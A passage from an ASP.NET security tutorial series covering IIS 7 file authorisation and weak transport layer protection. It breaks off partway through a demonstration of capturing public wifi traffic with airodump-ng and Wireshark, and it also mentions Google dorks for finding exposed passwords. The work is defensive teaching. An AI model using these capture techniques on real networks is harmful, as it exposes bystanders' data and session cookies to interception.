
Leveraging the IIS 7 Integrated Pipeline

One really neat feature we got in IIS 7 is what's referred to as the [integrated pipeline](#). What this means is that all requests to the web server – not just requests for .NET assets like .aspx pages – can be routed through the same request authorisation channel.

Let's take a typical example where we want to protect a collection of PDF files so that only members of the "Admin" role can access them. All the PDFs will be placed in a "PDFs" folder and we protect them in just the same way as we did the "Admin" folder earlier on:

```
<location path="PDFs">
  <system.web>
    <authorization>
      <allow roles="Admin" />
      <deny users="*" />
    </authorization>
  </system.web>
</location>
```

If I now try to access a document in this path without being authenticated, here's what happens:



We can see via the "ReturnUrl" parameter in the URL bar that I've attempted to access a .pdf file and have instead been redirected over to the login page. This is great as it brings the same authorisation model we used to protect our web pages right into the realm of files which

previously would have been processed in their own pipeline outside of any .NET-centric security model.

Don't roll your own security model

One of the things OWASP talks about in numerous places across the Top 10 is not “rolling your own”. Frameworks such as .NET have become very well proven, tried and tested products used by hundreds of thousands of developers over many years. Concepts like the membership provider have been proven very robust and chances are you're not going to be able to build a better mousetrap for an individual project. The fact that it's extensible via the provider model means that even when it doesn't quite fit your needs, you can still jump in and override the behaviours.

I was reminded of the importance of this recently when answering some security questions on Stack Overflow. I saw quite a number of incidents of people implementing their own authentication and authorisation schemes which were fundamentally flawed and had a very high probability of being breached in next to no time whilst also being *entirely redundant* with the native functionality.

Let me demonstrate: Here we have a question about [How can I redirect to login page when user click on back button after logout?](#) The context seemed a little odd so as you'll see from the post, I probed a little to understand why you would want to effectively disable the back button after logging at. And so it unfolded that precisely the scenario used to illustrate unrestricted URLs at the start of this post was at play. The actual functions performed by an administrator were still accessible when logged off and because a custom authorisation scheme had been rolled; none of the quick fixes we've looked at in this post were available.

Beyond the risk of implementing things badly, there's the simple fact that not using the membership provider closes the door on many of the built in methods and controls within the framework. All those methods in the “Roles” class are gone, Web.config authorisation rules go out the window and your webforms can't take advantage of things like security trimming, login controls or password reset features.

Common URL access misconceptions

Here's a good example of just how vulnerable this sort of practice can leave you: A popular means of locating vulnerable URLs is to search for [Googledorks](#) which are simply URLs discoverable by well-crafted Google searches. Googledork search queries get passed around in

the same way known vulnerabilities might be and often include [webcam endpoints searches](#), [directory listings](#) or even [locating passwords](#). If it's publicly accessible, chances are there's a Google search that can locate it.

And while we're here, all this goes for websites stood up on purely on an IP address too. A little while back I had someone emphatically refer to the fact that the URL in question was "safe" because Google wouldn't index content on an IP address alone. This is clearly not the case and is simply more security through obscurity.

Other resources vulnerable to this sort of attack include files the application may depend on internally but that IIS will happily serve up if requested. For example, XML files are a popular means of lightweight data persistence. Often these can contain information which you don't want leaked so they also need to have the appropriate access controls applied.

Summary

This is really a basic security risk which doesn't take much to get your head around. Still, we see it out there in the wild so frequently (check out those Googledorks), plus its inclusion in the Top 10 shows that it's both a prevalent and serious security risk.

The ability to easily protect against this with the membership and role providers coupled with the IIS 7 integrated pipeline *should* make this a non-event for .NET applications – we just shouldn't see it happening. However, as the Stack Overflow discussion shows, there are still many instances of developers rolling their own authentication and authorisation schemes when they simply don't need to.


So save yourself the headache and leverage the native functionality, override it where needed, watch your AJAX calls and it's not a hard risk to avoid.

Resources

1. [How To: Use Membership in ASP.NET 2.0](#)
2. [How To: Use Role Manager in ASP.NET 2.0](#)
3. [ASP.NET Site-Map Security Trimming](#)

Part 9: Insufficient Transport Layer Protection, 28 Nov 2011

When it comes to website security, the most ubiquitous indication that the site is “secure” is the presence of transport layer protection. The assurance provided by the site differs between browsers, but the message is always the same; you know who you’re talking to, you know your communication is encrypted over the network and you know it hasn’t been manipulated in transit:



HTTPS, SSL and TLS (we’ll go into the differences between these shortly), are essential staples of website security. Without this assurance we have no confidence of who we’re talking to and if our communications – both the data we send and the data we receive – is authentic and has not been eavesdropped on.

But unfortunately we often find sites lacking and failing to implement proper transport layer protection. Sometimes this is because of the perceived costs of implementation, sometimes it’s not knowing how and sometimes it’s simply not understanding the risk that unencrypted

communication poses. Part 9 of this series is going to clarify these misunderstandings and show to implement this essential security feature effectively within ASP.NET.

Defining insufficient transport layer protection

Transport layer protection is more involved than just whether it exists or not, indeed this entire post talks about *insufficient* implementations. It's entirely possible to implement SSL on a site yet not do so in a fashion which makes full use of the protection it provides.

Here's how OWASP summarises it:

Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.

Obviously this suggests that there is some variability in the efficacy of different implementations. OWASP defines the vulnerability and impact as follows:

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impact
	Exploitability EASY	Prevalence UNCOMMON	Detectability AVERAGE	Impact MODERATE	
Consider anyone who can monitor the network traffic of your users. If the application is on the internet, who knows how your users access it. Don't forget back end connections.	Monitoring users' network traffic can be difficult, but is sometimes easy. The primary difficulty lies in monitoring the proper network's traffic while users are accessing the vulnerable site.	Applications frequently do not protect network traffic. They may use SSL/TLS during authentication, but not elsewhere, exposing data and session IDs to interception. Expired or improperly configured certificates may also be used. Detecting basic flaws is easy. Just observe the site's network traffic. More subtle flaws require inspecting the design of the application and the server configuration.		Such flaws expose individual users' data and can lead to account theft. If an admin account was compromised, the entire site could be exposed. Poor SSL setup can also facilitate phishing and MITM attacks.	Consider the business value of the data exposed on the communications channel in terms of its confidentiality and integrity needs, and the need to authenticate both participants.


Obviously this has a lot to do with the ability to monitor network traffic, something we're going to look at in practice shortly. The above matrix also hints at the fact that transport layer protection is important beyond just protecting data such as passwords and information returned on web pages. In fact SSL and TLS goes way beyond this.

Disambiguation: SSL, TLS, HTTPS

These terms are all used a little interchangeably so let's define them upfront before we begin using them.

SSL is Secure Sockets Layer which is the term we *used* to use to describe the cryptographic protocol used for communicating over the web. SSL provides an asymmetric encryption scheme which both client and server can use to encrypt and then decrypt messages sent in either direction. Netscape originally created SSL back in the 90s and it has since been superseded by TLS.

TLS is Transport Layer Security and the successor to SSL. You'll frequently see TLS version numbers alongside SSL equivalent; TLS 1.0 is SSL 3.1, TLS 1.1 is SSL 3.2, etc. These days, you'll usually see secure connections expressed as TLS versions:



SSL / TLS can be applied to a number of different transport layer protocols: FTP, SMTP and, of course, HTTP.

HTTPS is Hypertext Transport Protocol Secure and is the implementation of TLS over HTTP. HTTPS is also the **URI scheme** of website addresses implementing SSL, that is it's the prefix of an address such as <https://www.americanexpress.com> and implies the site will be loaded over an encrypted connection with a certificate that can usually be inspected in the browser.

In using these three terms interchangeably, the intent is usually the same in that it refers to securely communicating over HTTP.

Anatomy of an insufficient transport layer protection attack


In order to properly demonstrate the risk of insufficient transport security, I want to recreate a typical high-risk scenario. In this scenario we have an ASP.NET MVC website which implements Microsoft's membership provider, an excellent out of the box solution for registration, login and credential storage which I discussed back in [part 7 of this series](#) about

cryptographic storage. This website is a project I'm currently building at asafaweb.com and for the purpose of this post, it wasn't making use of TLS.


For this example, I have a laptop, an iPad and a network adaptor which supports [promiscuous mode](#) which simply means it's able to receive wireless packets which may not necessarily be destined for its address. Normally a wireless adapter will only receive packets directed to its MAC address but as wireless packets are simply broadcast over the air, there's nothing to stop an adapter from receiving data not explicitly intended for it. A lot of built-in network cards don't support this mode, but \$27 from eBay and an Alfa AWUSO36H solves that problem:




In this scenario, the iPad is an innocent user of the ASafaWeb website. I'm already logged in as an administrator and as such I have the highlighted menu items below:




Whilst it's not explicit on the iPad, this page has been loaded over HTTP. A page loaded over HTTPS displays a small padlock on the right of the tab:



The laptop is the attacker and it has no more rights than any public, non-authenticated user would. Consequently, it's missing the administrative menu items the iPad had:



For a sense of realism and to simulate a real life attack scenario, I've taken a ride down to the local McDonald's which offers free wifi. Both the laptop and the iPad are taking advantage of the service, as are many other customers scattered throughout the restaurant. The iPad has been assigned an IP address of 192.168.16.233 as confirmed by the [IP Scanner](#) app:



What we're going to do is use the laptop to receive packets being sent across the wireless network regardless of whether it should actually be receiving them or not (remember this is our promiscuous mode in action). Windows is notoriously bad at running in promiscuous mode so I'm running the [BackTrack software](#) in a Linux virtual machine. An entire pre-configured image can be downloaded and running in next to no time. Using the pre-installed [airodump-ng software](#), any packets the wireless adapter can pick up are now being recorded:

```

root@bt: ~
File Edit View Terminal Help

CH 4 ][ Elapsed: 4 mins ][ 2011-11-17 17:31

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:23:34:3C:47:60 -55   1909    3177   5   4  11e  OPN           McDonald's FREE WiFi

BSSID          STATION          PWR   Rate    Lost  Packets  Probes
00:23:34:3C:47:60 00:23:34:3C:47:60 99    0  11 -11    0    852  McDonald's FREE WiFi
00:23:34:3C:47:60 A4:17:17:17:17:17 -1    5e- 0    0    1954
00:23:34:3C:47:60 00:26:C6:D8:DE:BC -1    11e- 0    0    31
00:23:34:3C:47:60 CC:08:E0:67:7D:7E -56   11e- 1    0    35
00:23:34:3C:47:60 F8:1E:DF:1F:F1:98 -66   11e- 1    0    29

```

What we see above is airodump-ng capturing all the packets it can get hold of between the [BSSID](#) of the McDonald's wireless access point and the individual devices connected to it. We can see the iPad's MAC address on the second row in the table. The adapter connected to the laptop is just above that and a number of other customers then appear further down the list. As the capture runs, it's streaming the data into a .cap file which can then be analysed at a later date.

While the capture ran, I had a browse around the ASafaWeb website on the iPad. Remember, the iPad could be any public user – it has absolutely no association to the laptop performing the capture. After letting the process run for a few minutes, I've opened up the capture file in [Wireshark](#) which is a packet capture and analysis tool frequently used for monitoring and inspecting network traffic:


output-07.cap [Wireshark 1.6.1 (SVN Rev 38096 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help


Filter: http Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
21112	287.543745	119.82.146.60	192.168.16.233	HTTP	790	[TCP Previous segment lost]
21114	287.545282	119.82.146.60	192.168.16.233	HTTP	340	Continuation or non-HTTP t
21120	287.552450	74.125.237.25	192.168.16.233	HTTP	457	[TCP Previous segment lost]
21190	288.870465	203.94.131.231	192.168.16.233	HTTP	117	HTTP/1.1 200 OK (GIF89a)
21197	288.874561	202.79.210.121	192.168.16.233	HTTP	116	HTTP/1.1 200 OK (GIF89a)
21245	289.169982	203.166.110.169	192.168.16.233	HTTP	80	[TCP Previous segment lost]
21508	310.778871	192.168.16.236	64.233.183.113	HTTP	621	GET /safebrowsing/rd/ChFnt
21547	311.119814	64.233.183.113	192.168.16.236	HTTP	1405	HTTP/1.1 200 OK (applicat
21555	311.144951	192.168.16.236	64.233.183.113	HTTP	722	GET /safebrowsing/rd/ChFnt
21568	311.394807	192.168.16.236	64.233.183.113	HTTP	722	[TCP Retransmission] GET
21656	312.079367	64.233.183.113	192.168.16.236	HTTP	1387	HTTP/1.1 200 OK (applicat
22173	327.573440	118.215.197.15	192.168.16.228	HTTP	1144	[TCP Previous segment lost]
22192	327.984133	118.215.197.15	192.168.16.227	HTTP	1144	HTTP/1.0 302 Redirect (te
22286	330.853577	10.255.255.253	192.168.16.227	HTTP	790	[TCP Previous segment lost]
22291	330.873544	10.255.255.253	192.168.16.227	HTTP	790	[TCP Previous segment lost]
22295	330.878153	10.255.255.253	192.168.16.227	HTTP	790	Continuation or non-HTTP t
22301	330.894536	10.255.255.253	192.168.16.227	HTTP	790	Continuation or non-HTTP t
22313	330.975428	10.255.255.253	192.168.16.227	HTTP	790	[TCP Previous segment lost]
22316	330.996419	10.255.255.253	192.168.16.227	HTTP	890	Continuation or non-HTTP t
22495	342.372227	124.108.114.74	192.168.16.231	HTTP	1144	HTTP/1.0 302 Redirect (te
23008	364.898116	216.155.195.253	192.168.16.231	HTTP	1144	HTTP/1.0 302 Redirect (te
23252	367.544261	118.215.197.15	192.168.16.226	HTTP	1144	HTTP/1.0 302 Redirect (te
23264	367.671746	10.255.255.253	192.168.16.231	HTTP	790	[TCP Previous segment lost]
23298	367.752708	10.255.255.253	192.168.16.231	HTTP	790	[TCP Previous segment lost]
23319	367.846916	216.155.195.253	192.168.16.231	HTTP	1144	HTTP/1.0 302 Redirect (te
23389	369.468993	118.215.197.15	192.168.16.237	HTTP	1144	HTTP/1.0 302 Redirect (te
23438	371.038404	10.255.255.253	192.168.16.231	HTTP	790	Continuation or non-HTTP t
23441	371.041476	10.255.255.253	192.168.16.231	HTTP	790	Continuation or non-HTTP t
23517	373.017412	10.255.255.253	192.168.16.226	HTTP	890	HTTP/1.1 200 OK (text/ht
23836	379.785304	74.125.237.25	192.168.16.233	HTTP	1387	HTTP/1.1 200 OK (applicat

In this case, I've filtered the traffic to only include packets sent over the HTTP protocol (you can see this in the filter at the top of the page). As you can see, there's a lot of traffic going backwards and forwards across a range of IP addresses. Only some of it – such as the first 6 packets – comes from my iPad. The rest are from other patrons so ethically, we won't be going anywhere near these. Let's filter those packets further so that only those *originating* from my iPad are shown:

